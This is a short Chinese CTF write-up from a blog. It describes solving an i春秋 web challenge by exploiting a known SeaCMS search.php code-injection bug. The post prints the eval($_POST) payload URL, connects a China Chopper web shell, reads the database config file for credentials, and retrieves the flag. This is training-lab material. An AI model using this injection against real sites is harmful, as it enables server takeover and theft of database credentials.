

Web-Test[i春秋][50pt]

原创

将至将至 于 2018-08-02 10:20:01 发布 313 收藏

分类专栏: [CTF-Web](#) 文章标签: [CTF Web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/Laurel_60/article/details/81353842

版权



[CTF-Web](#) 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

链接打开之后是一个海洋cms的网站。

登录 注册 设为首页 | 加入收藏 | 网站帮助 | 留言求片 | 我的观看历史

 最新排行榜 热门排行榜 推荐排行榜

热门: [热门标签1](#) [热门标签2](#) [热门标签3](#) [热门标签4](#) [热门标签5](#) [热门标签6](#)


首页 | 新闻 | 娱乐 | 军事 | 猎奇 | 专辑

资讯首页 国内 国际 社会 军事 娱乐 八卦 科技 财经 公益 评论 时尚 https://blog.csdn.net/Laurel_60

emmm那我们就在网上搜一下海洋cms的漏洞。会搜索到有一个漏洞是--

```
/search.php?searchtype=5&tid=&area=eval($_POST[1])
```

那就拿菜刀连上去。



文件	时间	大小	属性
360safe	2017-09-01 14:31:58	63	0555
admin	2017-09-01 14:31:58	4096	0555
article	2017-09-01 14:31:58	30	0555
articlelist	2017-09-01 14:31:58	30	0555
comment	2017-09-01 14:31:58	77	0555
data	2017-09-01 14:31:58	4096	0555
detail	2017-09-01 14:31:58	30	0555
include	2017-09-01 14:31:58	4096	0555
install	2017-09-01 14:31:58	4096	0555
js	2017-09-01 14:31:58	4096	0555
list	2017-09-01 14:31:58	30	0555
news	2017-09-01 14:31:58	30	0555
pic	2017-09-01 14:31:58	4096	0555
templets	2017-09-01 14:31:58	28	0555
topic	2017-09-01 14:31:58	30	0555
topiclist	2017-09-01 14:31:58	30	0555
update	2017-09-01 14:31:58	31	0555
uploads	2017-09-01 14:31:58	74	0555


完成 https://blog.csdn.net/Laurel_60

看到这么多的文件夹, 果断百度一下海洋的数据库配置文件的存储位置--


```
/data/common.inc.php
```

于是拿到数据库连接


于是看到了配置信息。




然后就开始数据库配置啦~



配置好后就会看到information_schema和seacms两个库。点开第二个库就可以看到flag表啦~~
点开表就可以看到flag啦~~





OVER-